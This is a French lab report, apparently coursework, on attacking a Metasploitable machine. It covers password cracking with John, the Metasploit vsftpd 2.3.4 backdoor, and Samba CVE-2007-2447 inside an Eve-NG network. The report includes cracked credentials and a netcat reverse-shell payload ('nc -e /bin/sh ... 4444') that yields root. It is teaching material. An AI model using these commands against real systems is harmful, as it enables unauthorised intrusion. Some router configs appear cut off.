Proceeding with wordlist:/usr/share/john/password.lst
123456789      (klog)
batman         (sys)
Proceeding with incremental:ASCII
6g 0:00:08:00 3/3 0.01247g/s 71660p/s 71661c/s 71661C/s ckl13m..ckling
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

(root@kali)~[~]
# john password.txt --show

sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left

(root@kali)~[~]
#

```

on se connecte a ssh en faisant et

```
ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+
```

```

(kali@kali)~[~]
$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa msfadmin@172.16.144.128
msfadmin@172.16.144.128's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Dec 1 10:47:09 2024
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# cd /root
root@metasploitable:~#

```

Part 2 :Exploring Armitage and Managing Cyber Attacks Using Metasploit / Kali

On fait sur armitage l'intense scan et on voit les ports ouverts



On peut voir tout les exploits et services ouvert cherchons sur armitage vstpd
2.3.4

host	name	port	proto	info
172.16.144.128	ftp	21	tcp	vsftpd 2.3.4
172.16.144.128	ssh	22	tcp	OpenSSH 4.7p1 Debian bubuntu1 protocol 2.0
172.16.144.128	telnet	23	tcp	Linux telnetd
172.16.144.128	smtp	25	tcp	Postfix smtpd
172.16.144.128	domain	53	tcp	ISC BIND 9.4.2
172.16.144.128	http	80	tcp	Apache httpd 2.2.8 (Ubuntu) DAV/2
172.16.144.128	rpcbind	111	tcp	2 RPC #100000
172.16.144.128	netbios-ssn	139	tcp	Samba smbd 3.0-4.X workgroup: WORKGROUP
172.16.144.128	netbios-ssn	445	tcp	Samba smbd 3.0.20-Debian workgroup: WORKGROUP
172.16.144.128	evnc	512	tcp	netkit-rsh rshexecd
172.16.144.128	login	513	tcp	
172.16.144.128	tcpwrapped	514	tcp	
172.16.144.128	java-rmi	1099	tcp	GNU Classpath gmrregistry
172.16.144.128	bindshell	1524	tcp	Metasploitable root shell
172.16.144.128	nfs	2049	tcp	2-4 RPC #100003
172.16.144.128	ftp	2121	tcp	ProFTPD 1.3.1
172.16.144.128	mysql	3306	tcp	MySQL 5.0.51a-3ubuntu5

Et il nous suffit de suivre les etapes et on a un reverse shell


The screenshot shows the Armitage interface with the 'exploit' tab selected. The left sidebar shows the tree structure: auxiliary > dos > ftp > vsftpd_232, and exploit > unix > ftp > vsftpd_234_backdoor. The main workspace displays a visual representation of the target host 172.16.144.128 with a penguin icon and a red box indicating the active exploit. Below the workspace, the console shows the following commands and output:

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[*] 172.16.144.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.144.128:21 - USER: 331 Please specify the password.
[+] 172.16.144.128:21 - Backdoor service has been spawned, handling...
[+] 172.16.144.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.144.130:42605 -> 172.16.144.128:6200) at 2024-12-02 15:20:06 -0500
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ls
armitage
armitage.jar
armitage-logo.png
cortana.jar
teamserver
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Avec la vulnérabilité de distcc_exec on a pu également avoir un reverse shell




Part 4 : Research work Analysis and exploitation of a complex CVE on devices within the Eve-NG platform. Propose your own cisco topology.

Nous allons exploiter la CVE-2007-2447 smbd dans Samba 3.0.0

<https://www.exploit-db.com/exploits/16320>

<https://github.com/Ziemni/CVE-2007-2447-in-Python/blob/master/smbExploit.py>

Voici la topologie:



d'abord on configure les routeurs avec ospf :

routeur 1 :

```
conf t
hostname RouterA

! Configuration des interfaces
interface Ethernet0/0
 ip address 192.168.1.1 255.255.255.0
 no shutdown
exit

interface Serial1/0
 ip address 10.0.0.1 255.255.255.0
```

routeur 2 :

```
conf t
hostname RouterB

! Configuration des interfaces
interface Ethernet0/0
 ip address 192.168.2.1 255.255.255.0
 no shutdown
exit

interface Serial1/0
 ip address 10.0.0.2 255.255.255.0
```

```
encapsulation ppp
clock rate 64000
no shutdown
exit

! Configuration OSPF
router ospf 1
 network 192.168.1.0 0.0.0.255
 network 10.0.0.0 0.0.0.3 ar
exit

! Sauvegarde de la configura
end
wr
```

```
encapsulation ppp
no shutdown
exit

! Configuration OSPF
router ospf 1
 network 192.168.2.0 0.0.0.255
 network 10.0.0.0 0.0.0.3 ar
exit

! Sauvegarde de la configura
end
wr
```

et dans les pc avec cette commande pour ajouter une ip au pc et la gateway du switch connecté au routeur (ici pour le pc 1)


```
sudo ip addr add 192.168.1.2/24 dev eth0
sudo ip route add default via 192.168.1.1
```

Le scan nmap fonctionne

```
(kali@kali)-[~/Documents]
$ nmap 192.168.2.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 17:37 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 192.168.2.2
Host is up (0.29s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 8.89 seconds
(kali@kali)-[~/Documents]
```

et apres on lance metasploit et il y a un exploit sur msfconsol qui permet de faire le cve



Essayons maintenant avec la maniere plus compliqué un script python voici une petite explication du code pour bien comprendre :

Objectif du script

Ce script exploite une vulnérabilité dans Samba (CVE-2007-2447) où une commande malveillante peut être injectée via la fonctionnalité `username map script`. Cette injection permet l'exécution à distance de commandes sur un serveur vulnérable.

Structure du code

1. Imports et dépendances :

- Le script utilise le module `pysmb` pour établir une connexion SMB.
- Si le module `pysmb` n'est pas installé, le script affiche une erreur et quitte.

2. Validation des arguments :

- Le script attend 2 ou 3 arguments :
 - `IP` : Adresse IP de la machine cible.
 - `PORT` (facultatif) : Le port SMB (par défaut, 139).
 - `PAYLOAD` : La commande à exécuter sur la cible (ex. : un reverse shell).
- Si les arguments sont incorrects, il affiche l'usage prévu et quitte.

3. Configuration des variables :

- Si 2 arguments sont fournis, le port par défaut est 139.
- Les variables sont extraites des arguments pour configurer l'attaque.

4. Injection de la commande malveillante :

- La commande (`PAYLOAD`) est injectée dans le champ **username**, en encadrant la commande avec des backticks (``). Cela exploite la vulnérabilité du script `username map script` de Samba.

5. Connexion SMB :

- Le script tente de se connecter au serveur SMB avec les informations fournies :
 - `username` : Contient la commande malveillante.
 - Les autres champs (mot de passe, nom d'hôte) sont remplis avec des valeurs factices.

6. Exécution de l'attaque :

- Si la connexion SMB est établie, la commande est envoyée au serveur cible.
- Si l'attaque réussit, un message de succès s'affiche.
- Si l'attaque échoue, une erreur est affichée.


Étapes clés de l'attaque

- **Injection** : Le champ `username` est utilisé pour injecter la commande malveillante via des backticks.
- **Connexion SMB** : La connexion SMB est exploitée pour exécuter la commande sur le serveur Samba vulnérable.

Vulnérabilité ciblée

- **Service affecté** : Samba (versions 3.0.20 à 3.0.25rc3).
- **Problème** : Mauvaise gestion des scripts d'authentification via le champ `username`.
- **Impact** : Exécution de commandes à distance (RCE).

Lançons donc ce script , on install les paquets d'abord :



```
kali@kali: ~/Documents
File Actions Edit View Help
(kali@kali)-[~/Documents]
$ python3 smbExploit.py
pysmb is not installed: python3 -m pip install pysmb

(kali@kali)-[~/Documents]
$ python3 -m pip install pysmb
Defaulting to user installation because normal site-packages is not writeable
Collecting pysmb
  Downloading pysmb-1.2.10.zip (1.3 MB)
    ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1.3/1.3 MB 5.1 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-packages (from pysmb) (0.5.1)
Requirement already satisfied: tqdm in /usr/lib/python3/dist-packages (from pysmb) (4.66.4)
Building wheels for collected packages: pysmb
  Building wheel for pysmb (setup.py) ... done
  Created wheel for pysmb: filename=pysmb-1.2.10-py3-none-any.whl size=84847 sha256=1a8af40695dfbcec44f079ed5497bdd70b1497a71bd7beb7ca48807662041ad9
  Stored in directory: /home/kali/.cache/pip/wheels/70/4a/a3/cabf850ffe47c439724f17645310a28fa36bde08e0b57d82af
Successfully built pysmb
Installing collected packages: pysmb
Successfully installed pysmb-1.2.10

(kali@kali)-[~/Documents]
$
```

Et on lance le script et le reverse shell fonctionne

```
File min/avg/max/mdev = 24.929/26.368/27.807/1.439 ms

(kali㉿kali)-[~/Documents]
$ python3 smbExploit.py 192.168.2.2 'nc -e /bin/sh 192.168.1.1 4444'

(kali㉿kali)-[~/Documents]
$ nano smbExploit.py

(kali㉿kali)-[~/Documents]
$ python3 smbExploit.py 192.168.2.2 'nc -e /bin/sh 192.168.1.2 4444'

[*] Sending the payload

kali@kali: ~
File Actions Edit View Help

(kali㉿kali)-[~]
$ nc (l

(kali㉿kali)-[~]
$ nc -lvp 4444

listening on [any] 4444 ...
whoami
192.168.2.2: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.2] from (UNKNOWN) [192.168.2.2] 53221
root
cd /root
ls
Desktop
reset_logs.sh
vnc.log

```